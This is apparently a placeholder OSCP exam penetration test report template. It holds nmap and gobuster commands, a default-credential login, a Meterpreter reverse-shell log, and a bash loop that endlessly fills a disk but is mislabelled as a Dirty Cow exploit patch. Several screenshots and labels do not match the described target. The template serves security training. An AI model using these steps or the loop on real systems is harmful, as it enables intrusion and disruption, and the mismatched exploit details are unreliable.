

Offensive Security

Penetration Test Report for OSCP Exam

Your Name

your.email@domain.tld

OSID: OS-XXXXX



July 21, 2021

©

All rights reserved to Offensive Security, 2020

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from Offensive Security.

Contents

1	Executive Summary	3
2	Overview	4
3	Introduction	4
4	Results	5
4.1	Scope	5
4.2	Summary of Findings	5
4.3	Detailed findings	5
4.4	machineA	5
4.4.1	Service Enumeration	5
4.4.2	Remote Access Exploitation	6
4.4.3	Privilege Escalation	8
A	Appendix	10
A.1	Changes Made to Dirty Cow Exploit	10
A.2	Exercices	11

1 Executive Summary

OS-XXXXX was tasked with performing an internal penetration test of the OSCP exam network. An internal penetration test is a simulated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a malicious entity, and attempt to infiltrate Offensive Security's internal exam systems.

OS-XXXXX's overall objective was to find and exploit vulnerabilities while reporting the findings back to Offensive Security. While conducting the internal penetration test, there were several alarming vulnerabilities that were identified within the exam network.

OS-XXXXX was able to gain administrative access to several machines due to vulnerable applications and poor security configurations. The potential for this access can be mitigated by doing stuff.

2 Overview

3 Introduction

This penetration test report contains all the steps taken to successfully compromise machines in the Offensive Security Certified Professional (OSCP) exam environment; data such as proof of concepts (PoC), custom exploit code, and step-by-step documentation are included. The purpose of this report is to convey the student's understanding of penetration testing methodologies as well as the technical knowledge required to successfully achieve the Offensive Security Certified Professional (OSCP) certification.

Note: This document serves as a template for the real report; it provides organized presentation so you can focus on pwning boxes. Please read the OSCP Exam Guide for the composition of your report. Good luck and try harder!

4 Results

4.1 Scope

The scope of the penetration test was the OSCP exam network. Below is the list of hosts targeted by OS-XXXXX.

- XX.XX.XX.XX

4.2 Summary of Findings

Using the *kali* (ZZ.ZZ.ZZ.ZZ) machine, OS-XXXXX gained administrative access to several machines by exploiting their vulnerabilities. These machines and their vulnerabilities are listed below and further documented in section ?? . Table ?? summarizes the findings.

Hostname	IP	Vulnerability
example	XX.XX.XX.XX	<i>Weak User Password</i> <i>Dirty Cow Privilege Escalation</i> ¹

Table 1: Dirty Cow.

4.3 Detailed findings

This section details the relevant findings for each host that were in the scope of this assessment.

4.4 machineA

Note: This machine is fictional and unrelated to Offensive Security machines. Details have been fabricated for purposes of example.

4.4.1 Service Enumeration

XX.XX.XX.XX was scanned with the following switches and relevant output:

```
nmap -iL targets -A -oA basicscan
```

```
1  ...
2  Nmap scan report for XX.XX.XX.XX
3  Host is up (0.12s latency).
```

```

5 Not shown: 998 closed ports
6 PORT      STATE SERVICE VERSION
7 ...
8 80/tcp    open  http      Apache httpd 2.4 ((Ubuntu))
9 ...

```

Listing 1: Nmap scan

4.4.2 Remote Access Exploitation

Vulnerability Discussion *Weak User Password*: Malicious users can upload a reverse shell through the backend management interface by exploiting weak administrative credentials.

Recommendations Inform users about the importance of strong authentication to security efforts². Additionally, disable remote web access to the management interface.

Proof of Concept OS-XXXXX searched for attack vectors in *machineA* (XX.XX.XX.XX)'s web services by using Gobuster to brute force files and directories on `http://XX.XX.XX.XX`.

```
gobuster dir -w /var/lists/dirbuster_medium -url http://XX.XX.XX.XX
```

```

2 =====
3 Gobuster v3.0.1
4 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
5 =====
6 [+] Url:          http://XX.XX.XX.XX
7 [+] Threads:      20
8 [+] Wordlist:      /var/lists/dirbuster_medium
9 [+] Status codes: 200,204,301,302,307,401,403
10 [+] User Agent:   gobuster/3.0.1
11 [+] Extensions:  php
12 [+] Timeout:      10s
13 =====
14 2020/04/20 00:04:20 Starting gobuster
15 =====
16 /index.php (Status: 200)
17 /example_backdoor.php (Status: 200)
18 =====
19 2020/04/20 00:04:20 Finished
20 =====

```

Listing 2: Gobuster output.

Browsing to `http://XX.XX.XX.XX/example_backdoor.php` retrieved a management interface.

²Official Microsoft password guidance: https://www.microsoft.com/en-us/research/wp-content/uploads/2016/06/Microsoft_Password_Guidance-1.pdf





Figure 1: Management interface.

Note: Image sourced from <http://www.apachegui.net/images/Control.png>.

The management interface authentication used weak credentials. OS-XXXXX logged in with username Admin and password Password.

OS-XXXXX then did stuff to gain a low-privilege remote shell.

After doing stuff, OS-XXXXX exfiltrated evidence of the low-privilege shell.



```
root@kali: ~  
File Edit View Search Terminal Help  
[*] Started reverse handler on 172.16.157.131:4444  
[*] Automatically detecting the target...  
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English  
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)  
[*] Attempting to trigger the vulnerability...  
[*] Sending stage (769536 bytes) to 172.16.157.164  
[*] Meterpreter session 3 opened (172.16.157.131:4444 -> 172.16.157.164:1037) at 2015-10-16 11:41:18 -0400  
  
meterpreter > shell  
Process 1312 created.  
Channel 1 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>type "C:\Documents and Settings\Administrator\Desktop\proof.txt"  
type "C:\Documents and Settings\Administrator\Desktop\proof.txt"  
529219186e355e0306a90b1d233dd234  
C:\WINDOWS\system32>ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
  
    Connection-specific DNS Suffix  . : localdomain  
    IP Address. . . . . : 172.16.157.164  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 172.16.157.2  
  
Ethernet adapter Bluetooth Network Connection:  
  
    Media State . . . . . : Media disconnected  
  
C:\WINDOWS\system32>
```

Figure 2: Proof of successful low-privilege remote access to *machineA* (XX.XX.XX.XX).

Note: Image sourced from <https://support.offensive-security.com/oscp-exam-guide/>. Ensure `type` or `cat` are used to print the flag and `ipconfig` or its counterparts to display the machine's address.

4.4.3 Privilege Escalation

Vulnerability Discussion *Dirty Cow Privilege Escalation*³ allows privilege escalation of a low-privilege shell. OS-XXXXX exploited the vulnerability to gain root access on machineA.

Recommendations The vendors of *Ubuntu 16.04 LTS* are aware of the privilege escalation vulnerability⁴. Follow vendor instructions to remediate vulnerability.

Proof of Concept OS-XXXXX exploited *Dirty Cow Privilege Escalation*⁵. See A.1 for exploit modification details.

OS-XXXXX was then able to exfiltrate the `proof.txt` key and network configuration.

³<https://dirtycow.ninja/>

⁴Official support article: <https://ubuntu.com/blog/dirty-cow-was-livepatched-in-ubuntu-within-hours-of-publication>

⁵<https://dirtycow.ninja/>


```
root@kali: ~  
File Edit View Search Terminal Help  
[*] Started reverse handler on 172.16.157.131:4444  
[*] Automatically detecting the target...  
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English  
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)  
[*] Attempting to trigger the vulnerability...  
[*] Sending stage (769536 bytes) to 172.16.157.164  
[*] Meterpreter session 3 opened (172.16.157.131:4444 -> 172.16.157.164:1037) at 2015-10-16 11:41:18 -0400  
  
meterpreter > shell  
Process 1312 created.  
Channel 1 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>type "C:\Documents and Settings\Administrator\Desktop\proof.txt"  
type "C:\Documents and Settings\Administrator\Desktop\proof.txt"  
529219186e355e0306a90b1d233dd234  
C:\WINDOWS\system32>ipconfig  
ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
  
    Connection-specific DNS Suffix  . : localdomain  
    IP Address. . . . . : 172.16.157.164  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 172.16.157.2  
  
Ethernet adapter Bluetooth Network Connection:  
  
    Media State . . . . . : Media disconnected  
  
C:\WINDOWS\system32>
```

Figure 3: Proof of successful *root* access to *machineA* (XX.XX.XX.XX).


Note: Image sourced from <https://support.offensive-security.com/oscp-exam-guide/>. Ensure `type` or `cat` are used to print the flag and `ipconfig` or its counterparts to display the machine's address.

A Appendix

A.1 Changes Made to Dirty Cow Exploit

Additions (green) and subtractions (red) from modification of exploit for *Dirty Cow Privilege Escalation*⁶.

Note: Generated with <https://www.diffchecker.com/>.



```
1 #!/bin/bash/
2 makeSpam()
3 {
4     string=`cat *`
5     string=$string`ls -al`
6     echo $string > "file"$i".spam"
7 }
8
9 mkdir "SpamForYou"
10 cd "SpamForYou"
11
12 i=1
13 while [ 1 ]
14 do
15     makeSpam $i
16     i=$((i + 1))
17 done

1 #!/bin/bash/
2 #todo: witty modifications
3 makeSpam()
4 {
5     string=`cat *`
6     string=$string`ls -al`
7     echo $string > "file"$i".spam"
8 }
9
10 mkdir "SpamForYou"
11 cd "SpamForYou"
12
13 i=1
14 while [ 1 ]
15 do
16     makeSpam $i
17     i=$((i + 1))
18 done
```

Figure 4: Dirty cow patch.

⁶<https://dirtycow.ninja/>

A.2 Exercises

Chapter 1

No exercise for this chapter.

Chapter 2

2.3.6 Some content and results.